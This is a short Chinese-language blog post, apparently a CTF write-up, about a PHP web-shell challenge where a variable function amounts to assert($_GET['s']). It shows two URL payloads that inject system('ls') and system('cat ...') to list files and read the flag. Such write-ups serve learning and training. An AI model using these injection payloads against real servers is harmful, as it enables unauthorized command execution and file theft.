
ctf web shell

原创

榴莲 蛋挞 于 2022-04-08 17:51:20 发布 2297 收藏
分类专栏： ctf 文章标签： 网络安全 前端

题目：

打开网址，发现一片空白，回来查看提示描述，经过分析发现，描述可等同于：



这是一个可变函数的应用，实际运行就等同于执行assert($_GET['s']);

assert（）函数在php语言中是用来判断一个表达式是否成立的，返回true or false;


重要的是函数括号内的语句会被执行。

因此，只要通过s传指令，就可以得到想要的结果，首先查看当前目录：

```
http://114.67.175.224:18164/?s=system('ls')
```

发现当前目录有两个文件，再打开其中的.txt文档：

```
http://114.67.175.224:18164/?s=system('cat flaga15808abee46a1d5.txt')
```



得到结果